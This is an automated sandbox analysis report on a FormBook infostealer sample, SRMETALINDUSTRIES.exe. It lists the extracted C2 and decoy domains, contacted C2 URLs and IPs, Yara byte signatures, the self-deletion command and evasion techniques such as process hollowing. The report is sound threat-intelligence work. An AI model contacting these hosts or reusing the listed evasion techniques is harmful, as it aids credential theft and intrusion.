

JOeSandbox Cloud BASIC



ID: 483595

Sample Name:

SRMETALINDUSTRIES.exe

Cookbook: default.jbs

Time: 09:42:07

Date: 15/09/2021

Version: 33.0.0 White Diamond

Table of Contents

Table of Contents	2
Windows Analysis Report SRMETALINDUSTRIES.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: FormBook	4
Yara Overview	5
Memory Dumps	5
Unpacked PEs	6
Sigma Overview	7
System Summary:	7
Jbx Signature Overview	7
AV Detection:	7
Networking:	7
E-Banking Fraud:	7
System Summary:	7
Data Obfuscation:	7
Hooking and other Techniques for Hiding and Protection:	7
Malware Analysis System Evasion:	7
HIPS / PFW / Operating System Protection Evasion:	7
Stealing of Sensitive Information:	8
Remote Access Functionality:	8
Mitre Att&ck Matrix	8
Behavior Graph	8
Screenshots	9
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	10
Domains	10
URLs	10
Domains and IPs	11
Contacted Domains	11
Contacted URLs	11
URLs from Memory and Binaries	11
Contacted IPs	11
Public	11
General Information	12
Simulations	12
Behavior and APIs	12
Joe Sandbox View / Context	12
IPs	13
Domains	15
ASN	15
JA3 Fingerprints	15
Dropped Files	15
Created / dropped Files	15
Static File Info	16
General	16
File Icon	16
Static PE Info	16
General	16
Entrypoint Preview	17
Data Directories	17
Sections	17
Resources	17
Imports	17
Version Infos	17
Network Behavior	17
Snort IDS Alerts	17
Network Port Distribution	17
TCP Packets	17
UDP Packets	17
DNS Queries	17
DNS Answers	18
HTTP Request Dependency Graph	18
HTTP Packets	19
Code Manipulations	21
Statistics	21

Behavior	21
System Behavior	21
Analysis Process: SRMETALINDUSTRIES.exe PID: 6164 Parent PID: 5656	22
General	22
File Activities	22
File Created	22
File Written	22
File Read	22
Analysis Process: SRMETALINDUSTRIES.exe PID: 1260 Parent PID: 6164	22
General	22
File Activities	23
File Read	23
Analysis Process: explorer.exe PID: 3440 Parent PID: 1260	23
General	23
File Activities	23
Analysis Process: svchost.exe PID: 1972 Parent PID: 3440	23
General	24
File Activities	24
File Read	24
Analysis Process: cmd.exe PID: 2456 Parent PID: 1972	24
General	24
File Activities	24
Analysis Process: conhost.exe PID: 6832 Parent PID: 2456	25
General	25
Disassembly	25
Code Analysis	25

Windows Analysis Report SRMETALINDUSTRIES.exe

Overview

General Information

Sample Name:

SRMETALINDUSTRIES.exe

Analysis ID:

483595

MD5:

51fb6f484b4bc55...

SHA1:

6548d2e4c98845..

SHA256:

4b9ec9143ae247..

Tags:

exe

xloader

Infos:

Most interesting Screenshot:

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Found malware configuration

Snort IDS alert for network traffic (e...

Multi AV Scanner detection for subm...

Yara detected FormBook

Malicious sample detected (through ...

Yara detected AntiVM3

System process connects to network...

Sigma detected: Suspect Svchost A...

Sample uses process hollowing tech...

Maps a DLL or memory area into an...

Tries to detect sandboxes and other...

Machine Learning detection for samp...

Self deletion via cmd delete

.NET source code contains potentia...

Injects a PE file into a foreign proce...

Classification

Process Tree

System is w10x64

SRMETALINDUSTRIES.exe (PID: 6164 cmdline: 'C:\Users\user\Desktop\SRMETALINDUSTRIES.exe' MD5: 51FB6F484B4BC554A7FDDDB7DC24C994E)

SRMETALINDUSTRIES.exe (PID: 1260 cmdline: C:\Users\user\Desktop\SRMETALINDUSTRIES.exe MD5: 51FB6F484B4BC554A7FDDDB7DC24C994E)

explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)

svchost.exe (PID: 1972 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)

cmd.exe (PID: 2456 cmdline: /c del 'C:\Users\user\Desktop\SRMETALINDUSTRIES.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)

conhost.exe (PID: 6832 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

cleanup

Malware Configuration

Threatname: FormBook

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Page 4 of 25

```
{
  "C2 list": [
    "www.nordicbatterybelt.net/n58i/"
  ],
  "decoy": [
    "southerncircumstance.com",
    "mcsasco.com",
    "ifbrick.com",
    "societe-anonyme.net",
    "bantank.xyz",
    "dogecoin.beauty",
    "aboutacoffee.com",
    "babalandlordrealestate.com",
    "tintgt.com",
    "integrity.directory",
    "parwnr.icu",
    "poltishof.online",
    "stayandstyle.com",
    "ickjeame.xyz",
    "currentmotors.ca",
    "pond.fund",
    "petrosterzis.com",
    "deadbydaylightpoints.com",
    "hotel-balzac.paris",
    "focusmaintainance.com",
    "odeonmarket.com",
    "voeran.net",
    "lookailpop.xyz",
    "sashaignatenko.com",
    "royalgreenvillage.com",
    "airbhouse.com",
    "zl-dz.com",
    "fuwux.com",
    "wugupihuhepop.xyz",
    "zndhysm.com",
    "luchin.site",
    "rnchaincvkbip.xyz",
    "ffffddfrfaffrtgthhhbhfgr.com",
    "goabbasoon.info",
    "booyahbucks.com",
    "ilovecoventry.com",
    "components-electronics.com",
    "advindustry.com",
    "browandline.com",
    "hotnspicy.site",
    "marlonj26.com",
    "holidays24.net",
    "starworks.online",
    "mbchaindogbbc.xyz",
    "3wouqg.com",
    "evnfreesx.com",
    "baureihe51.com",
    "hycelassetmanagement.space",
    "photostickomni-trendyfinds.com",
    "singisa4letterword.com",
    "thklw.online",
    "menramen.com",
    "highspeedinternetinc.com",
    "beerenhunger.info",
    "hisensor.world",
    "lassurancevalence.com",
    "clementchanlab.com",
    "customia.xyz",
    "alysvera-centroestetico.com",
    "cx-xiezu.com",
    "index-mp3.com",
    "mybenefits51.com",
    "vyhozoi.site",
    "lingerista.net"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.611035350.0000000000E3 0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.611035350.0000000000E3 0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x85f8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x8992:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x146a5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x14191:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x147a7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x1491f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x93aa:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1340c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xa122:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x19b97:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1ac3a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.611035350.0000000000E3 0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	0x16ac9:\$sqlite3step: 68 34 1C 7B E1 0x16bdc:\$sqlite3step: 68 34 1C 7B E1 0x16af8:\$sqlite3text: 68 38 2A 90 C5 0x16c1d:\$sqlite3text: 68 38 2A 90 C5 0x16b0b:\$sqlite3blob: 68 53 D8 7F 8C 0x16c33:\$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.422353517.0000000000F00000.00000 040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.422353517.0000000000F00000.00000 040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x85f8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x8992:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x146a5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x14191:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x147a7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x1491f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x93aa:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1340c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xa122:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x19b97:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1ac3a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.SRMETALINDUSTRIES.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.SRMETALINDUSTRIES.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x85f8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x8992:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x146a5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x14191:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x147a7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x1491f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x93aa:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1340c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0xa122:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x19b97:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x1ac3a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.SRMETALINDUSTRIES.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	0x16ac9:\$sqlite3step: 68 34 1C 7B E1 0x16bdc:\$sqlite3step: 68 34 1C 7B E1 0x16af8:\$sqlite3text: 68 38 2A 90 C5 0x16c1d:\$sqlite3text: 68 38 2A 90 C5 0x16b0b:\$sqlite3blob: 68 53 D8 7F 8C 0x16c33:\$sqlite3blob: 68 53 D8 7F 8C
4.2.SRMETALINDUSTRIES.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.SRMETALINDUSTRIES.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x77f8:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x7b92:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x138a5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x13391:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x139a7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x13b1f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x85aa:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1260c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0x9322:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x18d97:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x19e3a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:



Sigma detected: Suspect Svchost Activity

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Jbx Signature Overview

 Click to jump to signature section

AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:



Yara detected FormBook

System Summary:



Malicious sample detected (through community Yara rule)

.NET source code contains very large strings

Data Obfuscation:



.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:



Self deletion via cmd delete

Malware Analysis System Evasion:



Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)
Sample uses process hollowing technique
Maps a DLL or memory area into another process
Injects a PE file into a foreign processes
Queues an APC in another process (thread injection)
Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:



Yara detected FormBook

Remote Access Functionality:




Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	Input Capture 1	Security Software Discovery 2 2 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Point
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station

Behavior Graph





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SRMETALINDUSTRIES.exe	20%	ReversingLabs	ByteCode-MSIL.Trojan.Barys	
SRMETALINDUSTRIES.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.SRMETALINDUSTRIES.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.domainnameshop.com/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://www.domainnameshop.com/whois?currency=SEK&lang=sv	0%	Avira URL Cloud	safe	
http://www.ifbrick.com/n58i/?fD=F+G31dedRh6HLTd+ecIv/qGaPc+OF0rVpdWlg5IjJBXzRtzoveZeEYo5TUAR7GVYQJUOWMAABw==&7nVT9d=P6AhC8Yh4LuLMhK0	0%	Avira URL Cloud	safe	
http://www.nordicbatterybelt.net/n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=M2+dNbjF68EcX6/kG0IjEvERphPYwrhl5ASQUZVNwgXuLMQcMfVPa3ABQDdZS6N8pSyWuXUWw==	0%	Avira URL Cloud	safe	
http://www.starworks.online/n58i/?fD=PUNHlxjIOSFwkEXuacN/093UMB3LWAmrPV2Rldw+IO4ozANnbCtjpuKVIOTMjGDvzMsTPi3l2g==&7nVT9d=P6AhC8Yh4LuLMhK0	0%	Avira URL Cloud	safe	
www.nordicbatterybelt.net/n58i/	0%	Avira URL Cloud	safe	
http://https://www.domainnameshop.com/whois	0%	Avira URL Cloud	safe	
http://www.integrity.directory/n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=unnhyE6s8wGaSGOfJAqqywl5AWsKat8KABC8TJyOz0JIXUzqDPtAwNp8gBEulS9Csn5pfDFizQ==	0%	Avira URL Cloud	safe	
http://www.sashaignatenko.com/n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=IQPyE+VrRvak8LK8nAdRdA+GXS2RT8iR9v4gvsbelZ4LfgOhT+qf8KqQA9G0pMp8GxoQ9RLGrw==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.nordicbatterybelt.net	185.134.245.113	true	true		unknown
www.zmdhysm.com	154.64.44.142	true	false		unknown
www.integrity.directory	44.227.65.245	true	true		unknown
menramen.com	180.235.151.100	true	true		unknown
www.ifbrick.com	165.73.84.33	true	true		unknown
ladi-dns-ssl-nlb-prod-4-5fac4e17b8b8295e.elb.ap-southeast-1.amazonaws.com	13.250.255.10	true	false		high
sashaignatenko.com	185.215.4.13	true	true		unknown
www.hisensor.world	unknown	unknown	true		unknown
www.menramen.com	unknown	unknown	true		unknown
www.advindustry.com	unknown	unknown	true		unknown
www.sashaignatenko.com	unknown	unknown	true		unknown
www.starworks.online	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.ifbrick.com/n58i/?fD=F+G31dedRh6HLTd+ecIv/qGaPc+OF0rVpdWlg5IjJBXzRtzoveZeEYo5TUAR7GVYQJUOWMAABw==&7nVT9d=P6AhC8Yh4LuLMhK0	true	Avira URL Cloud: safe	unknown
http://www.nordicbatterybelt.net/n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=M2+dNbjF68EcX6/kG0IjEvERphPYwrhl5ASQUZVNwgXuLMQcMfVPa3ABQDdZS6N8pSyWuXUWw==	true	Avira URL Cloud: safe	unknown
http://www.starworks.online/n58i/?fD=PUNHlxjIOSFwkEXuacN/093UMB3LWAmrPV2Rldw+IO4ozANnbCtjpuKVIOTMjGDvzMsTPi3l2g==&7nVT9d=P6AhC8Yh4LuLMhK0	true	Avira URL Cloud: safe	unknown
www.nordicbatterybelt.net/n58i/	true	Avira URL Cloud: safe	low
http://www.integrity.directory/n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=unnhyE6s8wGaSGOfJAqqywl5AWsKat8KABC8TJyOz0JIXUzqDPtAwNp8gBEulS9Csn5pfDFizQ==	true	Avira URL Cloud: safe	unknown
http://www.sashaignatenko.com/n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=IQPyE+VrRvak8LK8nAdRdA+GXS2RT8iR9v4gvsbelZ4LfgOhT+qf8KqQA9G0pMp8GxoQ9RLGrw==	true	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.215.4.13	sashaignatenko.com	Denmark		50129	TVHORADADAES	true
165.73.84.33	www.ifbrick.com	South Africa		37611	AfrihostZA	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.250.255.10	ladi-dns-ssl-nlb-prod-4-5fac4e17b8b8295e.elb.ap-southeast-1.amazonaws.com	United States		16509	AMAZON-02US	false
185.134.245.113	www.nordicbatterybelt.net	Norway		12996	DOMENESHOPOsloNorwayNO	true
44.227.65.245	www.integrity.directory	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483595
Start date:	15.09.2021
Start time:	09:42:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SRMETALINDUSTRIES.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@9/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 69.1% (good quality ratio 64.3%) • Quality average: 71.2% • Quality standard deviation: 31%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
09:43:07	API Interceptor	1x Sleep call for process: SRMETALINDUSTRIES.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.134.245.113	Y-20211907-00927735_pdf.exe	Get hash	malicious	Browse	www.bjornadal.info/uigsg/?tF=ML04lb7xhZYx&5j3p=ijpPZzbaHpqswGzO9IDjiR3ZgOOIY8ICdEHX90hnfo+miiKxnWc46XtyT8avhaMcoLuh
	00987263554120715_pdf.exe	Get hash	malicious	Browse	www.bjornadal.info/uigsg/?iL0lIN=ijpPZzbaHpqswGzO9IDjiR3ZgOOIY8ICdEHX90hnfo+miiKxnWc46XtyT/6VxLskysPm&V0=1b_XAVMxthBDxzZ
	Swift copy_9808.exe	Get hash	malicious	Browse	www.hielogram.com/p6nu/?C2JdT P=GwnG2+4Ox+q27cUESZmcj87F8LDwpP64CUxCFnmRgyZ7JM+qKfxBNMNAEaQTgW16Viyh&z6nHM=ITnT9Fg
	EJIMS.exe	Get hash	malicious	Browse	www.arctic-thinking.com/eo5u/?ATRPZLx=y ydTUguClSKUBqex5kw2B9bqR/Tbmi27HEsVkfFuXlSNVQzjMEAVLIBKERmZxc8b3054g&3fqHGn=ZlnpMphxFT
	APR SOA---- Worldwide Partner--WWP SC+SHA.PDF.exe	Get hash	malicious	Browse	www.trivesse.online/o86d/?2dqLW0=RXBPDPWx&Sh=EFT1fZ4XBAI8B8lFjECuzLyH8vcwDBWO8j8rpLkPmh4yQ+zcTfmOhiRB11y90XxVAevV
	Financial Results April 21.pptx (9,753K).exe	Get hash	malicious	Browse	www.eiendomsadvokatene.net/tboh/?yrvHSPgX=ifurjOV Bbv//NDfCOjTFaWSdJ8grlLOsgHNRQvokJCpwOnlquQkn/Qmuz7Suk/WVwqYj&K8e4v=Ab8TRh10IrvOMPg
	Pd0Tb0v0WW.exe	Get hash	malicious	Browse	www.appexivo.com/iu4d/?jBZ4=nai0PIE1ZI6LgVYNyYhl/SvPFYDGGwz3NFtmAbMwqVtCuJxJmoPqqdQ/D4EO5hGmBI8&1bz=WXrpCdsXv

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment_03262021_.jpg.exe	Get hash	malicious	Browse	www.8bitupgrades.com/c8bs/?CR=_DKdKjZ&b6=rCYK2h3dal9iLKwlqGql+neFNq6uaEMs6im2KbEaS7MRsnsGRrLrxjr70kWezlj/WNmY
	MV WAF PASSION.exe	Get hash	malicious	Browse	www.appexiv.com/iu4d/?EZA0pp=nai0PiE1Zl6LgVYNyYhI/SvPFFYDGWwz3NFTmAbMwqVtCuJxJmoPqqdQ/AY+eoB+8mE7&GzrX9=Axo834d
	Zahlung_03242021_.png.exe	Get hash	malicious	Browse	www.8bitupgrades.com/c8bs/?w2=MDK0&9m0ld=rCYK2h3dal9iLKwlqGql+neFNq6uaEMs6im2KbEaS7MRsnsGRrLrxjr70kWezlj/WNmY
	57Db7VS2KO.exe	Get hash	malicious	Browse	www.badstar.net/tmz/?Exl0=soNcoPEoKs/c3JYaXreneZuYDx5TVTPv8pA9M7HUNPC+lJ2LTt6w6+c1A2SnPUqMNeJe&0pk=WHnxA2AX6
	imTmqTngvS.exe	Get hash	malicious	Browse	www.badstar.net/tmz/?8p=fdiLuIhXj&qFQhSfAp=soNcoPEoKs/c3JYaXreneZuYDx5TVTPv8pA9M7HUNPC+lJ2LTt6w6+c1A2encEmPUOJlIdnKYw==
	GOLVTSVQTD8nam7.exe	Get hash	malicious	Browse	www.badstar.net/tmz/?u6u0=soNcoPEoKs/c3JYaXreneZuYDx5TVTPv8pA9M7HUNPC+lJ2LTt6w6+c1A2SnPUqMNeJe&9rTI7P=xPJpGjT8
	Spisemuligheds4.exe	Get hash	malicious	Browse	www.sandefjordsiliconalley.com/gpb6/?2d=EqzoeepA8esh1pAvenM/kydmrwitihbGhGRyCMC7xU0PDBdRFIVsT21NQR90+Y61XWjx&SBtxlt=lxlHQfw0FrIH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	11INVOICE-424.exe	Get hash	malicious	Browse	www.rykkje.com/pf/?r6i=chA3uRGzsUNIJgxeMb+dl9dpbdil7tUlatD/6M2sqkmnf0EWoBz/0OUDrUzEx5zxBD1K&X40duf=CXC8gt0Hmftxf

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.ifbrick.com	arrival notice.exe	Get hash	malicious	Browse	165.73.84.33

